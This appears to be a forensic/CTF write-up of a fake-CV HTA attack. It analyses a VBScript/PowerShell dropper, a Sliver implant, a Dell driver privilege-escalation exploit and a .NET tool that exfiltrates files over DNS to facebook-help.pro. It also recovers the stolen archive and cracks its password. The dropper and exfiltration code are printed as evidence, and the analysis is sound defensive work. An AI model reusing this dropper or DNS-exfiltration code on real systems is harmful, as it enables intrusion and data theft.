<script language="javascript">      Base64 Image displayed to the victim
    function loadImage() {
        var imgElement = document.getElementById("image");
        var imageBase64 = "data:image/jpeg;base64,/9j/4AAQSkZJRgABAQAAAQABAAD/4gogSUNDX1BSt0ZJTEUAAQEAoQAAAAAIQAA8tbnRyUkdCIFhZWIAAAAAAAAAA
        imgElement.src = imageBase64;
    }
    window.resizeTo(800, 900);
    window.moveTo((screen.width - 800) / 2, (screen.height - 900) / 2);
</script>

<body onload="loadImage()">
    <img id="image" />
</body>

<script language="VBScript">      Base64 payload written at %APPDATA%\microsoft-kpp.txt
    Function vb_drop
        Dim b64
        b64 = "TVqQAAAMAAAEEAAA//8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAA4fug4AtAnNIbgBTM0hVGHpcyBwcm9ncmFtIGNhbm5vdCBi
        Set objFSO = CreateObject("Scripting.FileSystemObject")
        strAppData = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%APPDATA%")
        strOutputFile = strAppData & "\microsoft-kpp.txt"
        Set objTextFile = objFSO.CreateTextFile(strOutputFile, True)
        objTextFile.Write b64
        objTextFile.Close
        Set objFSO = Nothing
    End Function

    Function pwrsh_exec      Decode base64 to %APPDATA%\microsoft-kpp.exe
        set shell = CreateObject("WScript.Shell")
        shell.run "powershell.exe -nop -w hidden -c ""$content = Get-Content -Path '\"$env:APPDATA/microsoft-kpp.txt\"' -Encoding ASCII ; [IO.File]
        End Function

    Function exec_pay      2nd step : execute final payload : %APPDATA%\microsoft-kpp.exe
        Set shell = CreateObject("WScript.Shell")
        shell.run "powershell.exe -nop -w hidden -c ""Start-Process -FilePath '\"$env:APPDATA/microsoft-kpp.exe\"'"""
        End Function

    vb_drop
    pwrsh_exec
    window.setTimeout "exec_pay()", 5000      Wait 5sec before executing 2nd step
</script>
</html>
"cv.htm" 60 lines, 23872653 bytes
```

It look's like that the first `<script>` block is javascript loading a base64 image to be displayed to the victim : that's the "CV"

Then a second `<script>` block in VisualBasic dropping on the disk a base64 payload, then decoding it.

And after 5 seconds a new function is executing powershell to run the final payload from the disk.


This logic is used for bypassing [AMSI](#) and allowing initial access to the attacker

3.2.2. REVERSING MICROSOFT-KPP.EXE BACKDOOR

◆ STATIC ANALYSIS

[Detect It Easy \(DiE\)](#) is a user-friendly binary analysis tool that helps identify file types and analyze binaries by providing information on their characteristics, such as signatures and cryptographic hashes.

The software seems to be packed:




We can see some weird sections located at the end of the file:

#	Name	VirtualSize	VirtualAddress	SizeOfRawData	PointerToRawData	PointerToRelocations	PointerToLineNumbers	NumberOfRelocations	NumberOfLineNumbers	Characteristics
0	.text	000072f8	00001000	00007400	00000600	00000000	00000000	0000	0000	60000060
1	.data	0106d270	00009000	0106d400	00007a00	00000000	00000000	0000	0000	c0000040
2	.rdata	00000e0d0	01077000	00001000	01074e00	00000000	00000000	0000	0000	40000040
3	.pdata	000004d4	01078000	00000600	01075e00	00000000	00000000	0000	0000	40000040
4	.xdata	000000490	01079000	00000600	01076400	00000000	00000000	0000	0000	40000040
5	.bss	000000ba0	0107a000	00000000	00000000	00000000	00000000	0000	0000	c0000080
6	.idata	0000009f0	0107b000	00000a00	01076a00	00000000	00000000	0000	0000	c0000040
7	.CRT	00000060	0107c000	00000200	01077400	00000000	00000000	0000	0000	c0000040
8	.tls	000000010	0107d000	00000200	01077600	00000000	00000000	0000	0000	c0000040
9	.reloc	000000084	0107e000	00000200	01077800	00000000	00000000	0000	0000	42000040
10	/4	00000650	0107f000	00000800	01077a00	00000000	00000000	0000	0000	42000040
11	/19	00011bab	01080000	00011c00	01078200	00000000	00000000	0000	0000	42000040
12	/31	00003261	01092000	00003400	01089e00	00000000	00000000	0000	0000	42000040
13	/45	000069d7	01096000	00006a00	0108d200	00000000	00000000	0000	0000	42000040
14	/57	00002158	0109d000	00002200	01093c00	00000000	00000000	0000	0000	42000040
15	/70	0000039d	010a0000	00000400	01095e00	00000000	00000000	0000	0000	42000040
16	/81	00001662	010a1000	00001800	01096200	00000000	00000000	0000	0000	42000040
17	/97	000078fd	010a3000	00007a00	01097a00	00000000	00000000	0000	0000	42000040
18	/113	0000051f	010ab000	00000600	0109f400	00000000	00000000	0000	0000	42000040

◆ DYNAMIC ANALYSIS

Since we know that the malware is packed, we can run it in a sandbox, to try to recover the payload, unpacked at runtime.

Running in a sandbox and analyzing the memory pages of the process we can see some big RWX Memory segments allocated in memory, this indicates some memory injection.



We can right-click on the memory segment and save it to a file, then uploading it to [virustotal](#)

The screenshot shows the VirusTotal analysis page for the file bbbcf61d315d4c90fa80043d91330fa5f564f137818971249441b0e6def46cd. It displays a summary with 11 detections from various security vendors. Below this, a table lists vendor names, threat labels, and detection status. The table includes columns for Popular threat label, Family labels, Do you want to automate checks?, and vendor-specific details like Arcabit, Emsisoft, GData, Rising, Trellix, Acronis, AVG, and others.

Popular threat label	Family labels	Do you want to automate checks?
ALYac	Generic.ShellCode.Donut.Marte.1.EE4AD...	<input checked="" type="checkbox"/> Generic.ShellCode.Donut.Marte.1.EE4AD...
BitDefender	Generic.ShellCode.Donut.Marte.1.EE4AD...	<input checked="" type="checkbox"/> Generic.ShellCode.Donut.Marte.1.EE4AD...
eScan	Generic.ShellCode.Donut.Marte.1.EE4AD...	<input checked="" type="checkbox"/> Generic.ShellCode.Donut.Marte.1.EE4AD...
MAX	Malware (ai Score=88)	<input checked="" type="checkbox"/> Trojan.DonutLoader!1.E39F (CLASSIC)
Sangfor Engine Zero	HackTool!Win32.Silver_Implant_32bit.uwc...	<input checked="" type="checkbox"/> Generic.ShellCode.Donut.Marte.1.EE4AD...
VIPRE	Generic.ShellCode.Donut.Marte.1.EE4AD...	<input checked="" type="checkbox"/> Undetected
AhnLab-V3	Undetected	<input checked="" type="checkbox"/> Undetected
Avast	Undetected	<input checked="" type="checkbox"/> Undetected

The malware family identified is [Donut](#)
So, this software is a shellcode loader.

In the community section we see that the implant is recognized as `sliver`:

The screenshot shows the OWNSec interface with the 'COMMUNITY' tab selected. It displays a YARA signature match for 'Sliver'. The match details include:

- Contained In Collections (1)**: Sliver (Updated 2 hours ago by gcti, Populated from GCTI's Sliver Detection Signatures, Files: 1.6 K, References: 25)
- Comments (2)**: A comment from 'thor' (3 hours ago) stating 'YARA Signature Match - THOR APT Scanner'.
- RULE:** Sliver_Implant_32bit
- RULE_SET:** Livehunt - Default296 Indicators
- RULE_TYPE:** Community
- RULE_LINK:** https://github.com/Neo23x0/signature-base/search?q=Sliver_Implant_32bit
- DESCRIPTION:** Sliver 32-bit implant (with and without --debug flag at compile)
- REFERENCE:** <https://cloud.google.com/blog/products/identity-security/making-cobalt-strike-harder-for-threat-actors-to-abuse>
- RULE_AUTHOR:** gssinle@google.com

There is a 'Show more' link at the bottom.

Sliver is an open-source command and control framework; it allows the attacker to remotely control the victim computer, it's also qualified as a RAT or a backdoor

With a simple google search we can obtain some public yara rules to confirm that the malware is sliver:

- [GCTI : <https://github.com/chronicle/GCTI/tree/main/YARA/Sliver>](https://github.com/chronicle/GCTI/tree/main/YARA/Sliver)
- [Elastic Security Protections Artifacts : \[Windows Trojan Sliver.yar\]\(#\) ; \[Multi_Trojan_Sliver.yar\]\(#\)](#)
- [YaraHunts : \[https://github.com/sbousseaden/YaraHunts/blob/master/hunt_sliver_go_framwwork.yara\]\(https://github.com/sbousseaden/YaraHunts/blob/master/hunt_sliver_go_framwwork.yara\)](#)

```
talion@pluton Downloads> ls yara/
hunt_sliver_go_framwwork.yara  Sliver__Implant_32bit.yara  Windows_Trojan_Sliver.yar
Multi_Trojan_Sliver.yar        Sliver__Implant_64bit.yara
talion@pluton Downloads> yara ./yara/* sample.exe
talion@pluton Downloads> yara ./yara/* part1.bin
Multi_Trojan_Sliver_42298c4a part1.bin
Multi_Trojan_Sliver_3bde542d part1.bin
Multi_Trojan_Sliver_3d6b7cd3 part1.bin
Sliver_Implant_32bit part1.bin
talion@pluton Downloads>
```

Then to identify the C2 IP, we can run the malware in a sandbox and listening for outgoing traffic with [wireshark](#):


The screenshot shows Wireshark capturing traffic on the 'Ethernet' interface. The packet list shows several TCP connections, with the last two frames highlighted in yellow. The details and bytes panes show the captured data. To the right, a file explorer window is open showing the contents of the 'Downloads' folder, which includes various files like Adobe DUNAMIS, GIMP, and Microsoft Word documents.

Looks like the malware is communicating with 57.128.81.56:443

3.2.3. ATTACKER WORKING DIRECTORY AND REVERSE OF POST-EXPLOITATION TOOLS

Once in %APPDATA% to inspect `microsoft-kpp.exe` another folder name comes to our attention: `beef`, if we look at its content, we see:

- Winpeas.out
- Soft.exe
- Desktop.lnk.exe
- Processes.exe



WinPEAS is a popular open-source tool used for privilege escalation and post-exploitation tasks in Windows environments. Its principle involves running a series of scripts and checks to identify misconfigurations, vulnerabilities, and weak security settings on a compromised Windows system. The fact that this file is present on the system indicates that the threat actor has used winpeas to find a way to elevate his privileges

Processes.txt indicates that the attacker has enumerated the processes, and we find again the `microsoft-kpp.exe` backdoor process running

soft.exe and **Desktop.lnk.exe** are two new executables never seen before

It seems that this `beef` folder has been the working directory of the attacker and theses files are his post-exploitation tools

◆ ANALYSIS OF DESKTOP.LNK.EXE

By looking at the [hash on virustotal](#) we found that its name is dbutil_exploit.exe

The screenshot shows the VirusTotal interface. On the left, there's a circular progress bar with the number '21' and '/72' below it. To the right, a message says '21 security vendors and no sandboxes flagged this file as malicious'. Below this, the file hash '17cf4f2931085aa26e6deeb3b405fd0cddf5e70d944894c3a675a69fb2ab70c9' is listed, along with the file name 'dbutil_exploit.exe' and file types 'peexe' and '64bits'.

With a simple google search using the following terms: "db util exploit" we found [this article](#) about a metasploit module:

The DBUtil_2_3.sys driver distributed by Dell exposes an unprotected IOCTL interface that can be abused by an attacker to read and write kernel-mode memory.

It's also mentioning: [CVE-2021-21551](#)

This CVE is abusing vulnerable driver Dell_dbutil_2_3.sys allowing privilege escalation

We can check if the driver is vulnerable by computing it's sha256 hash :

0296e2ce999e67c76352613a718e11516fe1b0efc3ffdb8918fc999dd76a73a5


And checking on [olddrivers.io](#) if it's referenced.

The screenshot shows the olddrivers.io website. At the top, there's a logo with a gear and the word 'OLDDRIVERS'. A search bar is on the right. Below, the driver name 'dbutil_2_3.sys' is shown with a large blue checkmark icon next to it. A section titled 'Description' contains the text: 'dbutil_2_3.sys is a vulnerable driver and more information will be added as found.' Below this, a list of details includes: • UUID: a4eabc75-edf6-4b74-9a24-6a26187adabf • Created: 2023-01-09 • Author: Michael Haag • Acknowledgement: |. At the bottom, there's a green 'Download' button.

◆ ANALYSIS OF SOFT.EXE


○ STATIC ANALYSIS

We see a mention to `DotNetRuntimeInfo`. It looks like this software has been developed in .NET, to confirm that we can try to reverse it with [dnSpy](#) or [ILSpy](#)



It looks like [dnSpy](#) is not able to reverse this .NET code, but another tool [ILSpy](#) can.

As explained in this [issue](#), this indicate a bundled self-contained binary



We see that the software is using .NET Core v6.0

We can check the content of the Main () function in soft.soft.-.Program.Main()

```

private static void Main(string[] args)
{
    Console.OutputEncoding = Encoding.UTF8;
    int chunkSize = 200;
    string text = "facebook-help.pro";
    int num = 18;
    PrintHeader();
    if (args.Length != 1)
    {
        Console.WriteLine("Usage : notexfil.exe <file path>"); print usage to the operator
        return;
    }
    string text2 = args[0];
    try
    {
        List<string> list = SplitStringIntoChunks(Convert.ToBase64String(File.ReadAllBytes(text2)), chunkSize);
        int num2 = 0;
        int count = list.Count;
        foreach (string item in list)
        {
            int num3 = (int)(double)num2 / (double)count * 100.0;
            string obj = item + (num2 / (count) * (num3) % );
            string text3 = item + " " + text;
            Console.WriteLine(obj + text3);
            try
            {
                Dns.GetHostEntry(text3);
            }
            catch (Exception)
            {
            }
            Thread.Sleep(num);
            num2++;
        }
        Console.WriteLine("");
        Console.WriteLine(" // EXFIL DONE // ");
        Console.WriteLine("");
    }
    catch (Exception ex2)
    {
        Console.WriteLine("Error : " + ex2.Message);
    }
}

```

This looks like to be an exfiltration tool over DNS, it's encoding a file passed as parameter in base64, splitting the data into chuncks of 200 characters and doing a DNS query with the payload as a subdomain. It's also giving us a new IOC, the domain facebook-help[.]pro

To confirm this we can also run it in a sandbox

○ DYNAMIC ANALYSIS

If we run the software with cmd.exe we get the tool name : NotExfil

```


PS Z:\Appdata_Roaming\beef> .\soft.exe
Not malicious APT tool // Stealer & Data exfiltration
[REDACTED]
Usage : notexfil.exe <file path>
PS Z:\Appdata_Roaming\beef>

```


3.3. OSINT

3.3.1. GOOGLE DORKING WITH THE IOC

By using the following google dork “海铁物流制造” we found a medium article introducing the threat actor TTPs : <https://medium.com/@alatogiulia/un-nouvel-acteur-russe-vise-des-prestataires-du-monde-maritime-lors-de-campagnes-despionnage-72ae58363eed>



As mentioned by the article a similar campaign has been identified related to the following hash:
[bd552e8782a06399ff2d23e67dd686536c568acb7f2fd13b40a65d80011e306d](#)

3.4. DNS EXTRACTION RECOVERY

3.4.1. SYSMON EVENTS AND RECONSTRUCTING THE EXTRACTED ARCHIVE

Thanks to the domain IOC found during the reverse of the dotnet exfiltration tool, we can filter on sysmon logs for only DNS requests targeting this specific domain.

In the appendix section, at the end of this document, you'll find a script specially designed for this challenge, that allows you to rebuild the archive extracted by DNS using sysmon logs and the target domain.

```
[Nov 05, 2023 - 15:33:10 (CET)] exegol-dfir decode_exfil # wget -q https://github.com/omerbenamram/evtx/releases/download/v0.8.1/evtx_dump-v0.8.1-x86_64-unknown-linux-musl -O /root/.local/bin/evtx_dump
[Nov 05, 2023 - 15:33:12 (CET)] exegol-dfir decode_exfil # chmod +x /root/.local/bin/evtx_dump
[Nov 05, 2023 - 15:33:12 (CET)] exegol-dfir decode_exfil # ./reverse.sh ./Microsoft-Windows-Sysmon\4Operational.evtx
kitchen/output: Zip archive data, at least v2.0 to extract
[Nov 05, 2023 - 15:33:20 (CET)] exegol-dfir decode_exfil # ls kitchen
b64_evt.json output raw_url.txt
[Nov 05, 2023 - 15:33:31 (CET)] exegol-dfir decode_exfil # file kitchen/output
kitchen/output: Zip archive data, at least v2.0 to extract
[Nov 05, 2023 - 15:34:11 (CET)] exegol-dfir decode_exfil #
```

Thanks to this script we can retrieve the archive, but its password protected, we are still able to list its content though.

```
[Nov 05, 2023 - 15:44:07 (CET)] exegol-dfir decode_exfil # unzip kitchen/output
Archive: kitchen/output
[kitchen/output] CONTRAT DE SOUSTRAITANCE.docx password: #
[Nov 05, 2023 - 15:44:12 (CET)] exegol-dfir decode_exfil # unzip -l kitchen/output
Archive: kitchen/output
      Length      Date    Time     Name
----- -----
    20924  2023-10-27 17:00  CONTRAT DE SOUSTRAITANCE.docx
  159200  2023-10-28 16:30  MC3000_cahier_des_charges.odt
        0  2023-10-29 18:12  mc 3000/
  1310308 2023-10-29 18:12  mc 3000/marincore_3000.blend
  795498  2023-10-29 18:12  mc 3000/marin_core_3000.dae
  148060  2023-10-29 18:12  mc 3000/marin_core_3000.fbx
    243   2023-10-29 18:12  mc 3000/marin_core_3000.mtl
  369411  2023-10-29 18:12  mc 3000/marin_core_3000.obj
  335984  2023-10-29 18:12  mc 3000/marin_core_3000.stl
----- -----
  3139628                               9 files
```

3.4.2. BRUTE-FORCING THE ARCHIVE

As described in the community tab of [this virustotal sample](#) we know the pattern of the password for this archive is the following:

Comments (1)

TalionOwn
2 minutes ago



Crypter used to hide a dotnet exfiltration tool in another campaign
Iranian TA, using russian city + year of the attack as the extracted archive password.

Password pattern:

[Russian City][Attack Year]

We can look at https://en.wikipedia.org/wiki/List_of_cities_and_towns_in_Russia to retrieve a list of cities and towns in Russia:

Then append the year of the attack, in our case 2023 :

```
talion@pluton tmp> head list
City      Russian name      Federal subject
Abakan    Абакан    Republic of Khakassia
Abaza     Абаза     Republic of Khakassia
Abdulino  Абдулино   Orenburg Oblast
Abinsk   Абинск    Krasnodar Krai
Achinsk  Ачинск    Krasnoyarsk Krai
Adygeysk  Адыгейск   Republic of Adygea
Agidel   АгиDEL   Republic of Bashkortostan
Agryz    АгрЫз     Republic of Tatarstan
talion@pluton tmp> cat list | awk '{ print $1 }' > list2
talion@pluton tmp> head list2

City
Abakan
Abaza
Abdulino
Abinsk
Achinsk
Adygeysk
Agidel
Agryz
talion@pluton tmp> sed -i 's/$/2023/' list2
talion@pluton tmp> head list2
2023
City2023
Abakan2023
Abaza2023
Abdulino2023
Abinsk2023
Achinsk2023
Adygeysk2023
Agidel2023
Agryz2023
```

Then we can use this wordlist with john the ripper to crack the archive:

```
[Nov 05, 2023 - 15:46:09 (CET)] exegol-dfir kitchen # zip2john archive.zip > hash
ver 2.0 archive.zip/CONTRAT DE SOUSTRAITANCE.docx PKZIP Encr: cmplen=16199, decmplen=20924, crc=D2826540 ts=8810 cs=d282 type=8
ver 2.0 archive.zip/MC3000_cahier_des_charges.odt PKZIP Encr: cmplen=152282, decmplen=159200, crc=B09CFABA ts=83DC cs=b09c type=8
ver 2.0 archive.zip/mc 3000/ is not encrypted, or stored with non-handled compression type
ver 2.0 archive.zip/mc 3000/marincore_3000.blend PKZIP Encr: cmplen=215204, decmplen=1310308, crc=84C77662 ts=9195 cs=84c7 type=8
ver 2.0 archive.zip/mc 3000/marin_core_3000.dae PKZIP Encr: cmplen=157597, decmplen=795498, crc=1BDD6380 ts=918D cs=1bdd type=8
ver 2.0 archive.zip/mc 3000/marin_core_3000.fbx PKZIP Encr: cmplen=122701, decmplen=148060, crc=78764D3C ts=918F cs=7876 type=8
ver 2.0 archive.zip/mc 3000/marin_core_3000.mtl PKZIP Encr: cmplen=147, decmplen=243, crc=CC505CC3 ts=9190 cs=cc50 type=8
ver 2.0 archive.zip/mc 3000/marin_core_3000.obj PKZIP Encr: cmplen=75704, decmplen=369411, crc=4090FA55 ts=9191 cs=4090 type=8
ver 2.0 archive.zip/mc 3000/marin_core_3000.stl PKZIP Encr: cmplen=81454, decmplen=335984, crc=2E277B2C ts=9192 cs=2e27 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
[Nov 05, 2023 - 15:46:14 (CET)] exegol-dfir kitchen # cat hash
archive.zip:$pkzip$8*1*0*8*24*d282*84f2fcfb5e56112d84915e9e1cb7b5a9c8c929820f80787003ab71ec13d363932ad80b2b*1*0*8*24*4090*f21c65a0e
b4d448f9c62098f8393f24ff79a80f383fcfd16dc5d0e*1*0*8*24*7876*b4c0b66fa50a3b27eed02bc0f36f19faa4820ff1dfbd4ca35acf85e15ef9d0fcccbo81
33259e17af7aa9770f4df633b8ed62e344fa77359a8bc879914dc85122d9a8b867509bea*1*0*8*24*8ac7*f9510ee5bce077bee79f959d6df6263a4bda157ee50458
a19456a8bbe67763c085f4719295489bef5804383a73f72faa6dbbe57c512421b1683716ac544b01098d3a28ae5ae96793346217e7997904138a89edb9666b9a09ab
acf01040c24af9787914*$/pkzip$::archive.zip:mc 3000/marin_core_3000.mtl, CONTRAT DE SOUSTRAITANCE.docx, mc 3000/marin_core_3000.obj, m
ore_3000.dae, mc 3000/marincore_3000.blend:archive.zip
[Nov 05, 2023 - 15:46:16 (CET)] exegol-dfir kitchen # john --wordlist=list2 hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Arkhangelsk2023 (archive.zip)
1g 0:00:00:00 DONE (2023-11-05 15:46) 100.09/s 108400p/s 108400c/s 108400C/s 2023..2023
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[Nov 05, 2023 - 15:46:41 (CET)] exegol-dfir kitchen # unzip archive.zip -d extracted
Archive: archive.zip
[archive.zip] CONTRAT DE SOUSTRAITANCE.docx password:
  inflating: extracted/CONTRAT DE SOUSTRAITANCE.docx
  inflating: extracted/MC3000_cahier_des_charges.odt
    creating: extracted/mc 3000/
  inflating: extracted/mc 3000/marincore_3000.blend
  inflating: extracted/mc 3000/marin_core_3000.dae
  inflating: extracted/mc 3000/marin_core_3000.fbx
  inflating: extracted/mc 3000/marin_core_3000.mtl
  inflating: extracted/mc 3000/marin_core_3000.obj
  inflating: extracted/mc 3000/marin_core_3000.stl
[Nov 05, 2023 - 15:47:23 (CET)] exegol-dfir kitchen # tree extracted
extracted
└── CONTRAT DE SOUSTRAITANCE.docx
    ├── mc 3000
    │   ├── marincore_3000.blend
    │   ├── marin_core_3000.dae
    │   ├── marin_core_3000.fbx
    │   ├── marin_core_3000.mtl
    │   ├── marin_core_3000.obj
    │   └── marin_core_3000.stl
    └── MC3000_cahier_des_charges.odt
```

4. APPENDIX

4.1. APPENDIX 1 – DNS EXFILTRATION RECOVERY SCRIPT

Thanks to the domains IOC found during the reverse of the dotnet exfiltration tool, we can filter on sysmon logs for only DNS request targeting this specific domain.

Here's a script to help you to find the extracted archive, the following script need you to install [evtx dump](#)

- **SCRIPT.PY**

```
#!/usr/bin/env python3

import json
import sys

ioc = "facebook-help.pro"

if len(sys.argv) != 2:
    print("usage: script <file>")
    exit(1)

with open(sys.argv[1]) as f:
    dns_evt = []
    for line in f:
        evt = json.loads(line)
        if 'Event' in evt:
            if 'EventData' in evt['Event']:
                if 'QueryName' in evt['Event']['EventData']:
                    if ioc in evt['Event']['EventData']['QueryName']:
                        dns_evt.append(json.loads(line))
    for evt in dns_evt:
        print(evt['Event']['EventData']['QueryName'])
```

○ **REVERSE.SH**

```
#!/bin/sh

rm -rf kitchen

mkdir kitchen

